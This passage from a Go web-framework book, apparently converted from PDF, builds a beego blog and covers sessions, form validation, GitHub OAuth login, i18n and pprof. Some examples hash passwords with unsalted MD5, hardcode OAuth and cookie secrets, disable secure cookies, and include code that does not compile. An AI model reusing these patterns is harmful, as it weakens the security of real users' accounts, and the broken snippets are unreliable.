 blog.Created = time.Now()
 models.SaveBlog(blog)
 this.Ctx.Redirect(302, "/")
}
```

## DeleteController

```
type DeleteController struct {
 beego.Controller
}

func (this *DeleteController) Get() {
 id, _ := strconv.Atoi(this.Ctx.Params[:":id"])
 this.Data["Post"] = models.DelBlog(id)
 this.Ctx.Redirect(302, "/")
}
```

## Model layer

```
package models

import (
 "database/sql"
 "github.com/astaxie/beedb"
 _ "github.com/ziutek/mymysql/godrv"
 "time"
)

type Blog struct {
 Id int `PK`
 Title string
 Content string
 Created time.Time
}

func GetLink() beedb.Model {
 db, err := sql.Open("mymysql", "blog/astaxie/123456")
 if err != nil {
 panic(err)
 }
 orm := beedb.New(db)
 return orm
}

func GetAll() ([]Blog) {
 db := GetLink()
 db.FindAll(&blogs)
 return
}
```

```

func GetBlog(id int) (blog Blog) {
 db := GetLink()
 db.Where("id=?", id).Find(&blog)
 return
}

func SaveBlog(blog Blog) (bg Blog) {
 db := GetLink()
 db.Save(&blog)
 return bg
}

func DelBlog(blog Blog) {
 db := GetLink()
 db.Delete(&blog)
 return
}

```

## View layer

layout.tpl

```

<html>
<head>
 <title>My Blog</title>
 <style>
 #menu {
 width: 200px;
 float: right;
 }
 </style>
</head>
<body>

<ul id="menu">
 Home
 New Post

{{.LayoutContent}}

</body>
</html>

```

index.tpl

```
<h1>Blog posts</h1>

{{range .blogs}}

{{.Title}}
from {{.Created}}
Edit
Delete

{{end}}

```

view.tpl

```
<h1>{{.Post.Title}}</h1>
{{.Post.Created}}

{{.Post.Content}}
```

new.tpl

```
<h1>New Blog Post</h1>
<form action="" method="post">
Title:<input type="text" name="title">

Content<textarea name="content" colspan="3" rowspan="10"></textarea>
<input type="submit">
</form>
```

edit.tpl

```
<h1>Edit {{.Post.Title}}</h1>

<h1>New Blog Post</h1>
<form action="" method="post">
Title:<input type="text" name="title" value="{{.Post.Title}}">

Content<textarea name="content" colspan="3" rowspan="10">{{.Post.Content}}>
</textarea>
<input type="hidden" name="id" value="{{.Post.Id}}">
<input type="submit">
</form>
```

## 13.6 Summary

In this chapter we describe how to implement a major foundation of the Go language framework, which includes routing design due to the built-in http Go package routing some shortcomings, we have designed a dynamic routing rule, and then introduces the MVC pattern Controller design, controller implements the REST implementation, the main ideas from the tornado frame, and then design and implement the template layout and automated rendering technology, mainly using the Go built-in template engine, and finally we introduce some auxiliary logs, configuration, etc. information design, through these designs we implemented a basic framework beego, present the framework has been open in GitHub, finally we beego implemented a blog system, through a detailed example code demonstrates how to quickly develop a site.

# 14 Develop web framework

Chapter XIII describes how to develop a Web framework, by introducing the MVC, routing, log processing, the configuration process is completed a basic framework for the system, but a good framework requires some auxiliary tools to facilitate rapid development of Web, then we this chapter will provide some quick how to develop Web-based tools are introduced, the first section explains how to deal with static files, how to use existing open source twitter bootstrap for rapid development of beautiful sites, the second section describes how to use the previously described the session for user log in process, and the third section describes how convenient output forms that how data validation, how fast the data binding model for CRUD operations, the fourth section describes how to perform some user authentication, including http basic certification, http digest authentication, the fifth section describes how to use the previously described i18n support multi-language application development.

In this chapter expansion, beego framework will have rapid development of Web properties, and finally we will explain how to use the features of these extensions extension development blog system developed in Chapter XIII, through the development of a complete, beautiful blog system allows readers to understand beego development brings you fast.

## 14.1 Static files

As we have already talked about how to deal with static files, this section we detail how to set up and use in beego static files inside. By then introduce a twitter open source html, css framework bootstrap, without a lot of design work we can let you quickly create a beautiful site.

### Beego static files and settings to achieve

Go's net/ http package provides a static file serving, `ServeFile` and `FileServer` other functions. beego static file processing is handled based on this layer, the specific implementation is as follows:

```
//static file server
for prefix, staticDir := range StaticDir {
 if strings.HasPrefix(r.URL.Path, prefix) {
 file := staticDir + r.URL.Path[len(prefix):]
 http.ServeFile(w, r, file)
 w.started = true
 return
 }
}
```

StaticDir is stored inside the corresponding URL corresponds to a static file directory, so handle URL requests when the request need only determine whether the address corresponding to the beginning of the process contains static URL, if included on the use `http.ServeFile` provide services.

Examples are as follows:

```
beego.StaticDir["/asset"] = "/static"
```

Example. Then the request url `http://www.beego.me/asset/bootstrap.css` will request `/static/bootstrap.css` for the client.

### Bootstrap integration

Bootstrap is Twitter launched an open source toolkit for front-end development. For developers, Bootstrap is the rapid development of the best front-end Web application toolkit. It is a collection of CSS and HTML, it uses the latest HTML5 standard, to your Web development offers stylish typography, forms, buttons, tables, grids, systems, etc.

- Components Bootstrap contains a wealth of Web components, according to these components, you can quickly build a beautiful, fully functional website. Which includes the following components: Pull-down menus, buttons, groups, buttons drop-down menus, navigation, navigation bar, bread crumbs, pagination, layout, thumbnails, warning dialog, progress bars, and other media objects
- JavaScript plugin Bootstrap comes with 13 jQuery plug-ins for the Bootstrap a component gives "life." Including: Modal dialog, tab, scroll bars, pop-up box and so on.
- Customize your own framework code Bootstrap in can modify all CSS variables, according to their own needs clipping code.

The screenshot shows the official Bootstrap website at [twitter.github.com/bootstrap/](http://twitter.github.com/bootstrap/). The header includes a navigation bar with links to Home, Get started, Scaffolding, Base CSS, Components, JavaScript, and Customize. Below the header, a large title "Introducing Bootstrap." is displayed, followed by the subtext "Need reasons to love Bootstrap? Look no further." To the left of the text are icons for Twitter and GitHub. To the right are icons representing responsive design across desktop, tablet, and smartphone devices. The main content area features two columns: one for "By nerds, for nerds." and another for "Made for everyone." The "By nerds, for nerds." section includes a brief history of Bootstrap's creation. The "Made for everyone." section highlights Bootstrap's responsive design capabilities.

Figure 14.1 bootstrap site

Next, we use the bootstrap into beego frame inside, quickly create a beautiful site.

1. First to download the bootstrap directory into our project directory, named as static, as shown in the screenshot.



Figure 14.2 Project static file directory structure

2. Because beego default values set StaticDir, so if your static files directory is static, then you need not go any further:  
StaticDir["/static"] = "static"
3. templates use the following address on it:

```
// css file
<link href="/static/css/bootstrap.css" rel="stylesheet">

// js file
<script src="/static/js/bootstrap-transition.js"></script>

// Picture files

```

The above can be achieved to bootstrap into beego in the past, as demonstrated in Figure is the integration of the show came after renderings:




Figure 14.3 Construction site interface based bootstrap

These templates and formats bootstrap official has to offer will not be repeated here paste code, we can bootstrap on the official website to learn how to write templates.

## 14.2 Session

Chapter VI, when we saw how to use the Go language session, also achieved a sessionManger, beego sessionManager based framework to achieve a convenient session handling functions.

### Session integration

beego mainly in the following global variables to control the session handling:

```
// related to session
SessionOn bool // whether to open the session module, the default is not open
SessionProvider string // session backend processing module provided, the
// default is sessionManager supported memory
SessionName string // client name saved in cookies
SessionGCMaxLifetime int64 // cookies validity

GlobalSessions *session.Manager// global session controller
```

Of course, the above values of these variables need to be initialized, you can also follow the code to match the configuration file to set these values:

```
if ar, err := AppConfig.Bool("sessionon"); err != nil {
 SessionOn = false
} else {
 SessionOn = ar
}
if ar := AppConfig.String("sessionprovider"); ar == "" {
 SessionProvider = "memory"
} else {
 SessionProvider = ar
}
if ar := AppConfig.String("sessionname"); ar == "" {
 SessionName = "beegosessionID"
} else {
 SessionName = ar
}
if ar, err := AppConfig.Int("sessiongcmaxlifetime"); err != nil && ar != 0 {
 int64val, _ := strconv.ParseInt(strconv.Itoa(ar), 10, 64)
 SessionGCMaxLifetime = int64val
} else {
 SessionGCMaxLifetime = 3600
}
```

In beego.Run function to add the following code:

```
if SessionOn {
 GlobalSessions, _ = session.NewManager(SessionProvider, SessionName,
SessionGCMaxLifetime)
 go GlobalSessions.GC()
}
```

So long SessionOn set to true, then it will open the session by default function to open an independent goroutine to handle session.

In order to facilitate our custom Controller quickly using session, the author `beego.Controller` provides the following methods:

```
func (c *Controller) StartSession() (sess session.Session) {
 sess = GlobalSessions.SessionStart(c.Ctx.ResponseWriter, c.Ctx.Request)
 return
}
```

## Session using

Through the above code we can see, beego framework simply inherit the session function, then how to use it in your project ?

First, we need to apply the main entrance open session:

```
beego.SessionOn = true
```

We can then corresponding method in the controller to use the session as follows: the

```

func (this *MainController) Get() {
 var intcount int
 sess := this.StartSession()
 count := sess.Get("count")
 if count == nil {
 intcount = 0
 } else {
 intcount = count.(int)
 }
 intcount = intcount + 1
 sess.Set("count", intcount)
 this.Data["Username"] = "astaxie"
 this.Data["Email"] = "astaxie@gmail.com"
 this.Data["Count"] = intcount
 this.TplNames = "index.tpl"
}

```

The above code shows how to use the control logic session, mainly divided into two steps:

1. Get session object

```

// Get the object, similar in PHP session_start()
sess:= this.StartSession()

```

2. to use the session for general session value operation

```

// Get the session values , similar in PHP $ _SESSION ["count"]
sess.Get("count")

// Set the session value
sess.Set("count", intcount)

```

As can be seen from the above code beego framework based applications developed using the session quite easy, basically, and PHP to call `session_start()` similar.

## 14.3 Form

In Web Development For such a process may be very familiar:

- Open a web page showing the form.
- Users fill out and submit the form.
- If a user submits some invalid information, or you might have missed a required item, the form will be together with the user's data and the error description of the problem to return.
- Users fill in again to continue the previous step process until the submission of a valid form.

At the receiving end, the script must:

- Check the user submitted form data.
- Verify whether the data is the correct type, the appropriate standard. For example, if a user name is submitted, it must be verified whether or contains only characters allowed. It must have a minimum length can not exceed the maximum length. User name can not already exist with others duplicate user name, or even a reserved word and so on.
- Filtering data and clean up the unsafe character that guarantees a logic processing received data is safe.
- If necessary, pre-formatted data( or data gaps need to be cleared through the HTML coding and so on. )
- Preparing the data into the database.

While the above process is not very complex, but usually need to write a lot of code, and in order to display an error message on the page often use a variety of different control structures. Create a form validation, although simple to implement it boring.

## Forms and validation

For developers, the general development process is very complex, and mostly are repeating the same work. Assuming a scenario project suddenly need to add a form data, then the local code of the entire process needs to be modified. We know that Go inside a struct is a common data structure, so beego the form struct used to process form information.

First define a developing Web applications corresponding struct, a field corresponds to a form element, through the struct tag to define the corresponding element information and authentication information, as follows:

```

type User struct{
 Username string `form:text,valid:required`
 Nickname string `form:text,valid:required`
 Age int `form:text,valid:required|numeric`
 Email string `form:text,valid:required|valid_email`
 Introduce string `form:textarea`
}

```

Struct defined in this way after the next operation in the controller

```

func (this *AddController) Get() {
 this.Data["form"] = beego.Form(&User{})
 this.Layout = "admin/layout.html"
 this.TplNames = "admin/add.tpl"
}

```

This form is displayed in the template

```

<h1>New Blog Post</h1>
<form action="" method="post">
{{.Form.Render()}}
</form>

```

Above we defined the entire first step to display the form from the struct process, the next step is the user fill out the information, and then verify that the server receives data, and finally into the database.

```

func (this *AddController) Post() {
 var user User
 form := this.GetInput(&user)
 if !form.Validates() {
 return
 }
 models.UserInsert(&user)
 this.Ctx.Redirect(302, "/admin/index")
}

```

## Form type

The following list to the corresponding form element information:

```
<table cellpadding="0" cellspacing="1" border="0" style="width:100%" class="tableborder">
<tbody>
<tr>
<th>Name</th>
<th>parameter</th>
<th>Description</th>
</tr>
<tr>
<td class="td">text
</td>
<td class="td">No</td>
<td class="td">textbox input box</td>
</tr>

<tr>
<td class="td">button
</td>
<td class="td">No</td>
<td class="td">button</td>
</tr>

<tr>
<td class="td">checkbox
</td>
<td class="td">No</td>
<td class="td">multi-select box</td>
</tr>

<tr>
<td class="td">dropdown
</td>
<td class="td">No</td>
<td class="td">drop-down selection box</td>
</tr>

<tr>
<td class="td">file
</td>
<td class="td">No</td>
<td class="td">file upload</td>
</tr>

<tr>
<td class="td">hidden
</td>
```

```

<td class="td">No</td>
<td class="td">hidden elements</td>
</tr>

<tr>
<td class="td">password
</td>
<td class="td">No</td>
<td class="td">password input box</td>
</tr>

<tr>
<td class="td">radio
</td>
<td class="td">No</td>
<td class="td">single box</td>
</tr>

<tr>
<td class="td">textarea
</td>
<td class="td">No</td>
<td class="td">text input box</td>
</tr>
</tbody>
</table>

```

## Forms authentication

The following list may be used are listed rules native:

rules	parameter	Description	Example
<td class="td"><strong>required</strong>	</td>	<td class="td">No</td>	

```

<td class="td">If the element is empty, it returns FALSE</td>
<td class="td"></td>
</tr>

<tr>
 <td class="td">matches
 </td>
 <td class="td">Yes</td>
 <td class="td">if the form element's value with the corresponding form
field parameter values are not equal, then return
 FALSE</td>
 <td class="td">matches [form_item]</td>
</tr>

<tr>

 <td class="td">is_unique
 </td>

 <td class="td">Yes</td>

 <td class="td">if the form element's value with the specified field in a
table have duplicate data, it returns False(Translator's
 Note: For example is_unique [User.Email], then the validation class will
look for the User table in the
 Email field there is no form elements with the same value, such as
deposit repeat, it returns false, so
 developers do not have to write another Callback verification code.)</td>
</td>

 <td class="td">is_unique [table.field]</td>
</tr>

<tr>
 <td class="td">min_length
 </td>
 <td class="td">Yes</td>
 <td class="td">form element values if the character length is less than
the number defined parameters, it returns FALSE</td>
 <td class="td">min_length [6]</td>
</tr>

<tr>
 <td class="td">max_length
 </td>
 <td class="td">Yes</td>

```

<p>&lt;td class="td"&gt;if the form element's value is greater than the length of the character defined numeric argument, it returns FALSE&lt;/td&gt;</p>
<p>&lt;td class="td"&gt;max_length [12]&lt;/td&gt;</p>
<p>&lt;/tr&gt;</p>
<p>&lt;tr&gt;</p>
<p>&lt;td class="td"&gt;&lt;strong&gt;exact_length&lt;/strong&gt;&lt;/td&gt;</p>
<p>&lt;td class="td"&gt;Yes&lt;/td&gt;</p>
<p>&lt;td class="td"&gt;if the form element values and parameters defined character length number does not match, it returns FALSE&lt;/td&gt;</p>
<p>&lt;td class="td"&gt;exact_length [8]&lt;/td&gt;</p>
<p>&lt;/tr&gt;</p>
<p>&lt;tr&gt;</p>
<p>&lt;td class="td"&gt;&lt;strong&gt;greater_than&lt;/strong&gt;&lt;/td&gt;</p>
<p>&lt;td class="td"&gt;Yes&lt;/td&gt;</p>
<p>&lt;td class="td"&gt;If the form element values non- numeric types, or less than the value defined parameters, it returns FALSE&lt;/td&gt;</p>
<p>&lt;td class="td"&gt;greater_than [8]&lt;/td&gt;</p>
<p>&lt;/tr&gt;</p>
<p>&lt;tr&gt;</p>
<p>&lt;td class="td"&gt;&lt;strong&gt;less_than&lt;/strong&gt;&lt;/td&gt;</p>
<p>&lt;td class="td"&gt;Yes&lt;/td&gt;</p>
<p>&lt;td class="td"&gt;If the form element values non- numeric types, or greater than the value defined parameters, it returns FALSE&lt;/td&gt;</p>
<p>&lt;td class="td"&gt;less_than [8]&lt;/td&gt;</p>
<p>&lt;/tr&gt;</p>
<p>&lt;tr&gt;</p>
<p>&lt;td class="td"&gt;&lt;strong&gt;alpha&lt;/strong&gt;&lt;/td&gt;</p>
<p>&lt;td class="td"&gt;No&lt;/td&gt;</p>

```

<td class="td">If the form element value contains characters other than
letters besides, it returns FALSE</td>
<td class="td"></td>
</tr>

<tr>
<td class="td">alpha_numeric
</td>
<td class="td">No</td>
<td class="td">If the form element values contained in addition to letters
and other characters other than numbers, it returns
 FALSE</td>
<td class="td"></td>
</tr>

<tr>
<td class="td">alpha_dash
</td>
<td class="td">No</td>
<td class="td">If the form element value contains in addition to the
letter/ number/ underline/ characters other than dash,
 returns FALSE</td>
<td class="td"></td>
</tr>

<tr>
<td class="td">numeric
</td>
<td class="td">No</td>
<td class="td">If the form element value contains characters other than
numbers in addition, it returns FALSE</td>
<td class="td"></td>
</tr>

<tr>
<td class="td">integer
</td>
<td class="td">No</td>
<td class="td">except if the form element contains characters other than
an integer, it returns FALSE</td>
<td class="td"></td>
</tr>

<tr>
<td class="td">decimal

```

```

</td>

<td class="td">Yes</td>

<td class="td">If the form element type(non- decimal) is not complete,
it returns FALSE</td>

<td class="td"></td>
</tr>

<tr>
<td class="td">is_natural
</td>
<td class="td">No</td>
<td class="td">value if the form element contains a number of other
unnatural values (other values excluding zero), it
 returns FALSE. Natural numbers like this: 0,1,2,3.... and so on.</td>
<td class="td"></td>
</tr>

<tr>
<td class="td">is_natural_no_zero
</td>
<td class="td">No</td>
<td class="td">value if the form element contains a number of other
unnatural values (other values including zero), it
 returns FALSE. Nonzero natural numbers: 1,2,3..... and so on.</td>
<td class="td"></td>
</tr>

<tr>
<td class="td">valid_email
</td>
<td class="td">No</td>
<td class="td">If the form element value contains invalid email address,
it returns FALSE</td>
<td class="td"></td>
</tr>

<tr>
<td class="td">valid_emails
</td>
<td class="td">No</td>
<td class="td">form element values if any one value contains invalid email
address(addresses separated by commas in English
), it returns FALSE.</td>
<td class="td"></td>

```

```
</tr>

<tr>
 <td class="td">valid_ip
 </td>
 <td class="td">No</td>
 <td class="td">if the form element's value is not a valid IP address, it
returns FALSE.</td>
 <td class="td"></td>
</tr>

<tr>
 <td class="td">valid_base64
 </td>
 <td class="td">No</td>
 <td class="td">if the form element's value contains the base64-encoded
characters in addition to other than the characters,
 returns FALSE.</td>
 <td class="td"></td>
</tr>

</tbody>
</table>
```

## 14.4 User validation

In the process of developing Web applications, user authentication is frequently encountered problems developers, user log in, registration, log out and other operations, and the general certification is also divided into three aspects of certification

- HTTP Basic and HTTP Digest Authentication
- Third Party Certified Integration: QQ, micro-blogging, watercress, OPENID, Google, GitHub, Facebook and twitter, etc.
- Custom user log in, registration, log out, are generally based on session, cookie authentication

beego There is no way for any of these three forms of integration, but can make use of third party open source library to achieve the above three methods of user authentication, but the first two subsequent authentication beego be gradually integrated.

### HTTP basic and digest authentication

These two certifications are some applications using relatively simple authentication, there are already open source third-party library supports both authentication:

```
github.com/dbbot/go-http-auth
```

The following code demonstrates how to use this library in order to achieve the introduction of beego Certification:

```
package controllers

import (
 "github.com/abbot/go-http-auth"
 "github.com/astaxie/beego"
)

func Secret(user, realm string) string {
 if user == "john" {
 // password is "hello"
 return "1dlPL2MqE$0Qmn16q49SqmhenQuNgs1"
 }
 return ""
}

type MainController struct {
 beego.Controller
}

func (this *MainController) Prepare() {
 a := auth.NewBasicAuthenticator("example.com", Secret)
 if username := a.CheckAuth(this.Ctx.Request); username == "" {
 a.RequireAuth(this.Ctx.ResponseWriter, this.Ctx.Request)
 }
}

func (this *MainController) Get() {
 this.Data["Username"] = "astaxie"
 this.Data["Email"] = "astaxie@gmail.com"
 this.TplNames = "index.tpl"
}
```

The above code takes advantage of beego the prepare function in the normal logic function is called before the certification, so it is very simple to achieve a http auth, digest authentication is the same principle.

### OAuth and OAuth 2 certification

OAuth and OAuth 2 is currently more popular two authentication methods, but fortunately, there is a third-party library to achieve this certification, but it is realized abroad, and did not QQ, microblogging like domestic application certified integration:

```
github.com/bradrydzewski/go.auth
```

The following code demonstrates how to put the library in order to achieve the introduction of beego OAuth authentication, an example to demonstrate GitHub here:

1. Add two routes

```
beego.RegisterController("/auth/login", &controllers.GithubController{})
beego.RegisterController("/mainpage", &controllers.PageController{})
```

2. Then we deal GithubController landing page:

```
package controllers

import (
 "github.com/astaxie/beego"
 "github.com;bradrydzewski/go.auth"
)

const (
 githubClientKey = "a0864ea791ce7e7bd0df"
 githubSecretKey = "a0ec09a647a688a64a28f6190b5a0d2705df56ca"
)

type GithubController struct {
 beego.Controller
}

func (this *GithubController) Get() {
 // set the auth parameters
 auth.Config.CookieSecret = []byte("7H9xiimk2QdTdYI7rDddfJeV")
 auth.Config.LoginSuccessRedirect = "/mainpage"
 auth.Config.CookieSecure = false

 githubHandler := auth.Github(githubClientKey, githubSecretKey)

 githubHandler.ServeHTTP(this.Ctx.ResponseWriter, this.Ctx.Request)
}
```

3. treatment after successful landing pages

```
package controllers

import (
 "github.com/astaxie/beego"
 "github.com;bradrydzewski/go.auth"
 "net/http"
 "net/url"
)

type PageController struct {
 beego.Controller
}

func (this *PageController) Get() {
 // set the auth parameters
 auth.Config.CookieSecret = []byte("7H9xiimk2QdTdYI7rDddfJeV")
 auth.Config.LoginSuccessRedirect = "/mainpage"
 auth.Config.CookieSecure = false

 user, err := auth.GetUserCookie(this.Ctx.Request)

 //if no active user session then authorize user
 if err != nil || user.Id() == "" {
 http.Redirect(this.Ctx.ResponseWriter, this.Ctx.Request, auth.Config.LoginRedirect, http.StatusSeeOther)
 return
 }

 //else, add the user to the URL and continue
 this.Ctx.Request.URL.User = url.User(user.Id())
 this.Data["pic"] = user.Picture()
 this.Data["id"] = user.Id()
 this.Data["name"] = user.Name()
 this.TplNames = "home.tpl"
}
```

The whole process is as follows, first open your browser and enter the address:



Figure 14.4 shows the home page with a log in button  
Then click on the link following screen appears:





Figure 14.5 is displayed after clicking the log in button authorization GitHub page  
Then click Authorize app will appear the following interface:




Figure 14.6 is displayed after log in authorization to obtain information page GitHub

## Custom authentication

Custom authentication and session are generally a combination of proven, the following code from an open source based beego blog:

```
//Login process
func (this *LoginController) Post() {
 this.TplNames = "Login.tpl"
 this.Ctx.Request.ParseForm()
 username := this.Ctx.Request.Form.Get("username")
 password := this.Ctx.Request.Form.Get("password")
```

```

md5Password := md5.New()
io.WriteString(md5Password, password)
buffer := bytes.NewBuffer(nil)
fmt.Fprintf(buffer, "%x", md5Password.Sum(nil))
newPass := buffer.String()

now := time.Now().Format("2006-01-02 15:04:05")

userInfo := models.GetUserInfo(username)
if userInfo.Password == newPass {
 var users models.User
 users.Last_logintime = now
 models.UpdateUserInfo(users)

 //Set the session successful login
 sess := globalSessions.SessionStart(this.Ctx.ResponseWriter, this.Ctx.Request)
 sess.Set("uid", userInfo.Id)
 sess.Set("uname", userInfo.Username)

 this.Ctx.Redirect(302, "/")
}
}

//Registration process
func (this *RegController) Post() {
 this.TplNames = "reg.tpl"
 this.Ctx.Request.ParseForm()
 username := this.Ctx.Request.Form.Get("username")
 password := this.Ctx.Request.Form.Get("password")
 usererr := checkUsername(username)
 fmt.Println(usererr)
 if usererr == false {
 this.Data["UsernameErr"] = "Username error, Please to again"
 return
 }

 passerr := checkPassword(password)
 if passerr == false {
 this.Data["PasswordErr"] = "Password error, Please to again"
 return
 }

 md5Password := md5.New()
 io.WriteString(md5Password, password)
 buffer := bytes.NewBuffer(nil)
 fmt.Fprintf(buffer, "%x", md5Password.Sum(nil))
 newPass := buffer.String()

 now := time.Now().Format("2006-01-02 15:04:05")

 userInfo := models.GetUserInfo(username)

 if userInfo.Username == "" {
 var users models.User
 users.Username = username
 users.Password = newPass
 users.Created = now
 users.Last_logintime = now
 models.AddUser(users)

 //Set the session successful login
 sess := globalSessions.SessionStart(this.Ctx.ResponseWriter, this.Ctx.Request)
 sess.Set("uid", userInfo.Id)
 sess.Set("uname", userInfo.Username)
 this.Ctx.Redirect(302, "/")
 } else {
 this.Data["UsernameErr"] = "User already exists"
 }
}

func checkPassword(password string) (b bool) {
 if ok, _ := regexp.MatchString(`^[\w]{4,16}$`, password); !ok {
 return false
 }
 return true
}

```

```
}

func checkUsername(username string) (b bool) {
 if ok, _ := regexp.MatchString(`^[\w]{4,16}$`, username); !ok {
 return false
 }
 return true
}
```

With the user log in and registration, where you can add other modules such as the judgment of whether the user log in:

```
func (this *AddBlogController) Prepare() {
 sess := globalSessions.SessionStart(this.Ctx.ResponseWriter, this.Ctx.Request)
 sess_uid := sess.Get("userid")
 sess_username := sess.Get("username")
 if sess_uid == nil {
 this.Ctx.Redirect(302, "/admin/login")
 return
 }
 this.Data["Username"] = sess_username
}
```

# 14.5 Multi-language support

We introduced in Chapter internationalization and localization, we developed a go-i18n library, in this section we will integrate beego frame inside, making our framework supports internationalization and localization.

## I18n integration

beego global variable is set as follows:

```
Translation i18n.IL
Lang string // set the language pack, zh, en
LangPath string // set the language pack location
```

Multi-language function to initialize:

```
func InitLang(){
 beego.Translation:=i18n.NewLocale()
 beego.Translation.LoadPath(beego.LangPath)
 beego.Translation.SetLocale(beego.Lang)
}
```

In order to facilitate more direct call in the template language pack, we have designed three functions to handle the response of multiple languages:

```

beegoTplFuncMap["Trans"] = i18n.I18nT
beegoTplFuncMap["TransDate"] = i18n.I18nTimeDate
beegoTplFuncMap["TransMoney"] = i18n.I18nMoney

func I18nT(args ...interface{}) string {
 ok := false
 var s string
 if len(args) == 1 {
 s, ok = args[0].(string)
 }
 if !ok {
 s = fmt.Sprint(args...)
 }
 return beego.Translation.Translate(s)
}

func I18nTimeDate(args ...interface{}) string {
 ok := false
 var s string
 if len(args) == 1 {
 s, ok = args[0].(string)
 }
 if !ok {
 s = fmt.Sprint(args...)
 }
 return beego.Translation.Time(s)
}

func I18nMoney(args ...interface{}) string {
 ok := false
 var s string
 if len(args) == 1 {
 s, ok = args[0].(string)
 }
 if !ok {
 s = fmt.Sprint(args...)
 }
 return beego.Translation.Money(s)
}

```

## Use multi-language development

1. Set the location of language and language packs, then initialize the i18n objects:

```
beego.Lang = "zh"
beego.LangPath = "views/lang"
beego.InitLang()
```

## 2. Design Multi-language Pack

The above talked about how to initialize multi language pack, the language pack is now designing multi, multi-language package is json file, as described in Chapter X, we need to design a document on LangPath following example zh.json or en.json

```
zh.json

{
 "zh": {
 "submit": "提交",
 "create": "创建"
 }
}

#en.json

{
 "en": {
 "submit": "Submit",
 "create": "Create"
 }
}
```

## 3. Use the Language Pack

We can call the controller to get the response of the translation language translation, as follows:

```
func (this *MainController) Get() {
 this.Data["create"] = beego.Translation.Translate("create")
 this.TplNames = "index.tpl"
}
```

We can also directly call response in the template translation function:

```
// Direct Text translation
{{.create | Trans}}

// Time to translate
{{.time | TransDate}}

// Currency translation
{{.money | TransMoney}}
```

## 14.6 pprof

Go language has a great design is the standard library with code performance monitoring tools, there are packages in two places:

```
net/http/pprof
runtime/pprof
```

In fact, `net/http/pprof` is just using `runtime/pprof` package for packaging a bit, and exposed on the http port

### Beego support pprof

Currently beego framework adds pprof, this feature is not turned on by default, if you need to test performance, view the execution goroutine such information, in fact, Go's default package "net/http/pprof" already has this feature, and if Go manner in accordance with the default Web, you can use the default, but because beego repackaged ServHTTP function, so if you can not open the default includes this feature, so the need for internal reform beego support pprof.

- First in beego.Run function automatically according to whether the variable load performance pack

```
if PprofOn {
 BeeApp.RegisterController(`/debug/pprof`, &ProfController{})
 BeeApp.RegisterController(`/debug/pprof/:pp([^\w]+)`, &ProfController{})
}
```

- Design ProfConterller

```
package beego

import (
 "net/http/pprof"
)

type ProfController struct {
 Controller
}

func (this *ProfController) Get() {
 switch this.Ctx.Params[":pp"] {
 default:
 pprof.Index(this.Ctx.ResponseWriter, this.Ctx.Request)
 case "":
 pprof.Index(this.Ctx.ResponseWriter, this.Ctx.Request)
 case "cmdline":
 pprof.Cmdline(this.Ctx.ResponseWriter, this.Ctx.Request)
 case "profile":
 pprof.Profile(this.Ctx.ResponseWriter, this.Ctx.Request)
 case "symbol":
 pprof.Symbol(this.Ctx.ResponseWriter, this.Ctx.Request)
 }
 this.Ctx.ResponseWriter.WriteHeader(200)
}
```

## Getting started

Through the above design, you can use the following code to open pprof:

```
beego.PprofOn = true
```

Then you can open in a browser the following URL to see the following interface:

[localhost:8080/debug/pprof](http://localhost:8080/debug/pprof)

/debug/pprof/

profiles:

5 [goroutine](#)

0 [heap](#)

4 [threadcreate](#)

[full goroutine stack dump](#)

